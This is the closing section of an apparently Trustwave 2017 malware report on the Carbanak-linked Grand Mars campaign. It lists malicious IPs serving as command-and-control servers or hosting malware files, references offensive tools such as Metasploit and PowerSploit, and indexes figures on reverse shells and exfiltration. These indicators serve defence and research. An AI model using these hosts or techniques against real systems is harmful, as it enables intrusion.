95.215.46.229	AdobeUpdateManagementTool.vbs	Sweden
95.215.46.234	AdobeUpdateManagementTool.vbs	Sweden
95.215.46.249	AdobeUpdateManagementTool.vbs	Sweden
95.215.44.94	svchost.exe	Sweden
95.215.47.105	Hosting AdobeUpdateManagementTool.vbs	Sweden
104.250.138.197	svchost.exe	United States
107.181.246.189	Carbanak C&C (port 443)	United States
148.251.18.75	AdobeUpdateManagementTool.vbs	Germany
179.43.140.85	Carbanak C&C (port 443)	Switzerland
179.43.133.34	AdobeUpdateManagementTool.vbs	Switzerland
192.99.14.211	Carbanak C&C	Canada
212.129.36.175	PowerShell C&C	France

Table 12. Malicious hosts and IPs

References

1. **Metasploit** <https://www.metasploit.com/>
2. **PowerSploit** <https://github.com/PowerShellMafia/PowerSploit>
3. **Veil Framework** <https://www.veil-framework.com/>
4. **Office File Formats** [https://msdn.microsoft.com/en-us/library/office/cc313118\(v=office.12\).aspx](https://msdn.microsoft.com/en-us/library/office/cc313118(v=office.12).aspx)
5. **Script Encryptor** <http://www.dennisbabkin.com/screnc/>
6. **Procdot Tool** <http://www.procdot.com/>
7. **Reflective DLL Injection** http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf

List of Figures

Figure 1. Email received by victim with a Word attachment	3
Figure 2. Message body of the suspect email	3
Figure 3. Microsoft Word .docx attachment (1-list.docx)	3
Figure 4. Word .docx Macro enabled malware	4
Figure 5. Embedded oleObject0.bin file from Word document	4
Figure 6. oleObject.bin showing potentially encoded content	5
Figure 7. Use of legitimate tool to encrypt/encode VBE script	5
Figure 8. Tool used for obfuscating the VBE script	6
Figure 9. Binary to String conversion functions	7
Figure 10. Base64 encode-decode functions	7
Figure 11. Starter.vbs creation (truncated)	8
Figure 12. LanCradDriver.vbs LanCradDriver.ini creation	8
Figure 13. TransbaseOdbcDrive.js creation (truncated)	9
Figure 14. Persistence of starter.vbs	9
Figure 15. Calculating and encoding of Disk S/N	10
Figure 16. Checking proxy configuration	10
Figure 17. Main function	10
Figure 18. sendFormData function	11
Figure 19. Initial submission Google Form	12
Figure 20. Files dropped on execution of embedded VBE script	13
Figure 21. Starter.vbs script	13
Figure 22. Process information for TransbaseOdbcDriver.js	14
Figure 23. LoadLinkSettings() function	14
Figure 24. Google macro execution output	15
Figure 25. LogInet() function	15
Figure 26. Infected system registration using Google Form	15
Figure 27. Calling GetSourceCode() function	16
Figure 28. GetSourceCode function	16
Figure 29. Code from Pastebin	16
Figure 30. Arguments from Pastebin	17
Figure 31. Pastebin account used for tracking	17
Figure 32. Downloading code from Google Docs (truncated)	18
Figure 33. Encoded PowerShell commands retrieved from Google Spreadsheet	18
Figure 34. LaCradDriver.ini (truncated)	19
Figure 35. LanbCradDriver.vbs	19
Figure 36. LanCradDriver.ini (truncated)	20
Figure 37. LanCradDriver.ini populated post-execution of TransbaseOdbcDriver.js	20
Figure 38. Role of dropped files and sequence of execution	20
Figure 39. Activity diagram showing C&C involving Google Forms and Docs	21
Figure 40. Activity diagram showing C&C in case Google Spreadsheet not available	22
Figure 41. TCP Reverse Shell from a PowerShell script	23

Figure 42. Registry persistence 24

Figure 43. SysCheks Scheduled Task persistence 24

Figure 44. Event showing Pass-the-Hash indicators..... 25

Figure 45. Batch file used for spreading 26

Figure 46. PowerShell script used for spreading 26

Figure 47. HTTP POST request used to exfiltrate data from compromised system 28

Figure 48. HTTP POST method options 29

Figure 49. XOR key detection 30

Figure 50. Payload decoding 30

Figure 51. Starting Anunak after decrypting it 30

Figure 52. Procdot visualization of UVZHDVIZ.exe. 30

Figure 53. Digital certificate details of UVZHDVIZ.exe (Grand Mars). 31

Figure 54. Digital certificate details of update.exe. 32

Figure 55. Decryption routine with XOR key 32

Figure 56. Loader Code 33

Figure 57. PE Executable 33

Figure 58. Memory allocation for payload 33

Figure 59: Routine to decrypt beacon DLL 33

Figure 60. Decrypted beacon DLL 33

Figure 61. Reflective beacon DLL 34

Figure 62. EICAR test string in X-Malware field 34

Figure 63. Malicious hosts geolocation. 36

Figure 64. Shtokov Pastebin site used in Command and Control 37

List of Tables

Table 1. Hashes of Starter.vbs 13

Table 2. Hashes of TransbaseOdbcDriver.js 14

Table 3. Hashes of LanCradDriver.vbs 19

Table 4. Hashes of LanCradDriver.ini 19

Table 5. Hashes of AdobeUpdateManagementTool.vbs 27

Table 6. Examples of supported commands 28

Table 7. Hashes of UVZHDVIZ.exe 29

Table 8. Hashes of Update.exe 31

Table 9. Hashes of 322.exe. 34

Table 10. Valid {transport} command line options for 322.exe 35

Table 11. File IOCs for the Grand Mars APT 39

Table 12. Malicious hosts and IPs 40



trustwave.com

Copyright © 2017 Trustwave Holdings, Inc.